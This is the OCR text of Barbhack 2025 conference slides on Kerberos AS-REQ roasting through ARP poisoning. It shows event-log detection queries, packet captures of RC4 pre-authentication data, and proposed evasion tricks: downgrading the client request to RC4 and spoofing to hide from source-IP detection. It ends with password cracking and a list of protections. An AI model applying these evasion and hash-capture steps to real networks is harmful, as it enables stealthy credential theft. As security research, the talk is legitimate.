		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	10,119
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	3
	AES-SHA1, RC4 ← →	RC4-HMAC-NT	0x12	524
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	13
0x11 ← AES128	AES-SHA1, RC4	AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	33,490
0x0	AES-SHA1, RC4	DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	17,880
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	1,766
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	551

No relationship

No pre-authentication

Detection – before the 14 Jan 2025 update

Usual logs from a real environment

```
winlog_event_id:4768 AND winlog_event_data_Status:0x0
```

Aggregating count() by winlog_event_data_TicketEncryptionType

winlog_event_data_TicketEncryptionType	count()
0x12	8,577,912
0x17	41

Message Count

400,000

Detection – before the 14 Jan 2025 update

Usual logs from a real environment

```
winlog_event_id:4768 AND winlog_event_data_Status:0x0
```

Aggregating count() by winlog_event_data_TicketEncryptionType

winlog_event_data_TicketEncryptionType	count()
0x12	8,577,912
0x17	41

Not enough information : only ticket encryption type field

Message Count

400,000

Detection – before the 14 Jan 2025 update

Usual logs from a real environment

```
winlog_event_id:4768 AND winlog_event_data_Status:0x0
```

Aggregating count() by winlog_event_data_TicketEncryptionType

winlog_event_data_TicketEncryptionType	count()
0x12	8,577,912
0x17	41

Not enough information : only ticket encryption type field

Update your domain controllers !

Message Count

400,000

7. Next steps

Next steps

Bypass pre-authentication encryption type detection : **tamper client AS-REQ**

Make it look like it's an outdated device that only supports RC4 ➔ hide in the noise

Bypass multiple accounts from one IP detection : **AS-REQ Roasting**

Not sending AS-REQ to the KDC so it doesn't see the attacker's IP

Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting

Next steps


Bypass detection : multiple accounts from same IP address

AS-REQ Roasting

Next steps

Bypass detection : multiple accounts from same IP address


AS-REQ Roasting



Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting



Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting

Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting

KDC_PREAUTH_REQUIRED


List of supported algorithms

We modify the packet on the fly by removing the robust algorithms from the list suggested by the KDC.

Next steps

Bypass detection : multiple accounts from same IP address


AS-REQ Roasting



Next steps

Bypass detection : multiple accounts from same IP address


AS-REQ Roasting



Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting



We keep a copy of the AS-REQ packet

Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting

We keep a copy of the AS-REQ packet

Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting

Then we…disappear

Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting

Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting

After receiving the AS-REQ and restoring the workstation's ARP cache, the client continues its authentication process by re-sending the last AS-REQ packet.

Next steps

Bypass detection : multiple accounts from same IP address

AS-REQ Roasting

After receiving the AS-REQ and restoring the workstation's ARP cache, the client continues its authentication process by re-sending the last AS-REQ packet.
Problem : can potentially cause additional latency

Next steps

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
411	10.865329	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
413	10.873528	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
420	10.874080	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
437	10.993418	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
438	10.994235	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
445	10.994885	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
446	10.995721	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP

```
▸ Frame 420: 347 bytes on wire (2776 bits), 347 bytes captured (2776 bits) on interface \Device\NPF_{61A59A93-1EB0-4598-8
▸ Ethernet II, Src: ProxmoxS_25:02:85 (bc:24:11:25:02:85), Dst: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e)
▸ Internet Protocol Version 4, Src: 192.168.57.23, Dst: 192.168.57.12
▸ Transmission Control Protocol, Src Port: 49859, Dst Port: 88, Seq: 1, Ack: 1, Len: 293
▾ Kerberos
  ▸ Record Mark: 289 bytes
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▾ padata: 2 items
      ▾ PA-DATA pA-ENC-TIMESTAMP
        ▾ padata-type: pA-ENC-TIMESTAMP (2)
          ▾ padata-value: 303da003020117a2360434426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca627…
              etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
              cipher: 426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca62781d6d34cd81f4ad675799c…
      ▾ PA-DATA pA-PAC-REQUEST
        ▾ padata-type: pA-PAC-REQUEST (128)
          ▾ padata-value: 3005a0030101ff
              include-pac: True
    ▸ req-body
```

Next steps

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
411	10.865329	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
413	10.873528	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
420	10.874080	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
437	10.993418	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
438	10.994235	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
445	10.994885	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
446	10.995721	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP

Attacker MAC address

```
▸ Frame 420: 347 bytes on wire (2776 bits), 347 bytes captured (2776 bits) on interface \Device\NPF_{61A59A93-1EB0-4598-8
▸ Ethernet II, Src: ProxmoxS_25:02:85 (bc:24:11:25:02:85), Dst: ee:af:b9:81:c7:6e (ee:af:b9:81:c7:6e)
▸ Internet Protocol Version 4, Src: 192.168.57.23, Dst: 192.168.57.12
▸ Transmission Control Protocol, Src Port: 49859, Dst Port: 88, Seq: 1, Ack: 1, Len: 293
▾ Kerberos
  ▸ Record Mark: 289 bytes
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▾ padata: 2 items
      ▾ PA-DATA pA-ENC-TIMESTAMP
        ▾ padata-type: pA-ENC-TIMESTAMP (2)
          ▾ padata-value: 303da003020117a2360434426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca627…
              etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
              cipher: 426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca62781d6d34cd81f4ad675799c…
      ▾ PA-DATA pA-PAC-REQUEST
        ▾ padata-type: pA-PAC-REQUEST (128)
          ▾ padata-value: 3005a0030101ff
              include-pac: True
    ▸ req-body
```

Next steps

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
411	10.865329	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
413	10.873528	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
420	10.874080	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
437	10.993418	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
438	10.994235	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
445	10.994885	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
446	10.995721	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP

```
▸ Frame 437: 347 bytes on wire (2776 bits), 347 bytes captured (2776 bits) on interface \Device\NPF_{61A59A93-1EB0-4598-8
▸ Ethernet II, Src: ProxmoxS_25:02:85 (bc:24:11:25:02:85), Dst: ProxmoxS_79:bd:ec (bc:24:11:79:bd:ec)
▸ Internet Protocol Version 4, Src: 192.168.57.23, Dst: 192.168.57.12
▸ Transmission Control Protocol, Src Port: 49860, Dst Port: 88, Seq: 1, Ack: 1, Len: 293
▾ Kerberos
  ▸ Record Mark: 289 bytes
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▾ padata: 2 items
      ▾ PA-DATA pA-ENC-TIMESTAMP
        ▾ padata-type: pA-ENC-TIMESTAMP (2)
          ▾ padata-value: 303da003020117a2360434426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca627…
              etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
              cipher: 426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca62781d6d34cd81f4ad675799c…
      ▾ PA-DATA pA-PAC-REQUEST
        ▾ padata-type: pA-PAC-REQUEST (128)
          ▾ padata-value: 3005a0030101ff
              include-pac: True
    ▸ req-body
```

Next steps

kerberos

No.	Time	Source	Destination	Protocol	Length	Info
411	10.865329	192.168.57.23	192.168.57.12	KRB5	271	AS-REQ
413	10.873528	192.168.57.12	192.168.57.23	KRB5	201	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
420	10.874080	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
437	10.993418	192.168.57.23	192.168.57.12	KRB5	347	AS-REQ
438	10.994235	192.168.57.12	192.168.57.23	KRB5	1509	AS-REP
445	10.994885	192.168.57.23	192.168.57.12	KRB5	1469	TGS-REQ
446	10.995721	192.168.57.12	192.168.57.23	KRB5	1493	TGS-REP

```
▸ Frame 437: 347 bytes on wire (2776 bits), 347 bytes captured (2776 bits) on interface \Device\NPF_{61A59A93-1EB0-4598-8
▸ Ethernet II, Src: ProxmoxS_25:02:85 (bc:24:11:25:02:85), Dst: ProxmoxS_79:bd:ec (bc:24:11:79:bd:ec)
▸ Internet Protocol Version 4, Src: 192.168.57.23, Dst: 192.168.57.12
▸ Transmission Control Protocol, Src Port: 49860, Dst Port: 88, Seq: 1, Ack: 1, Len: 293
▾ Kerberos
  ▸ Record Mark: 289 bytes
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▾ padata: 2 items
      ▾ PA-DATA pA-ENC-TIMESTAMP
        ▾ padata-type: pA-ENC-TIMESTAMP (2)
          ▾ padata-value: 303da003020117a2360434426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca627…
              etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
              cipher: 426bdc98367f6eb0869d2265a17cc93e443fac06d6cb7ca62781d6d34cd81f4ad675799c…
      ▾ PA-DATA pA-PAC-REQUEST
        ▾ padata-type: pA-PAC-REQUEST (128)
          ▾ padata-value: 3005a0030101ff
              include-pac: True
    ▸ req-body
```

Real KDC MAC address

Next steps

Bypass pre-authentication encryption type detection : **tamper client AS-REQ**

Make it look like it's an outdated device that only supports RC4 ➔ hide in the noise

Bypass multiple accounts from one IP detection : **AS-REQ Roasting**

Not sending AS-REQ to the KDC so it doesn't see the attacker's IP

Combine both bypasses ?

Next steps

Bypass pre-authentication encryption type detection : **tamper client AS-REQ**

Make it look like it's an outdated device that only supports RC4 ➔ hide in the noise

Bypass multiple accounts from one IP detection : **AS-REQ Roasting**

Not sending AS-REQ to the KDC so it doesn't see the attacker's IP

Combine both bypasses ? Unfortunately not possible : the *advertized enctypes* are logged based on the last AS-REQ

8. Conclusion

Conclusion

- More and more companies are implementing basic protections in Active Directory environments
- ARP poisoning is often overlooked
- This technique can unlock a lot of black box scenarios
- Dozens of hashes – *Rockyou.txt* – *OneRuleToRuleThemStill* ➔ It usually gets multiple domain users

- Main protections :
  - Implement strong passwords
  - Prevent ARP poisoning
  - Disable RC4
  - Set up Kerberos Armoring *(if you're not afraid…)*

References

- https://datatracker.ietf.org/doc/html/rfc4120
- https://cyber.gouv.fr/sites/default/files/IMG/pdf/Aurelien_Bordes_-_Secrets_d_authentification_episode_II_Kerberos_contre-attaque.pdf
- https://github.com/fortra/impacket/blob/master/examples/GetNPUsers.py
- https://trustedsec.com/blog/i-wanna-go-fast-really-fast-like-kerberos-fast

Thank you

Barbhack 2025

Yassine OUKESSOU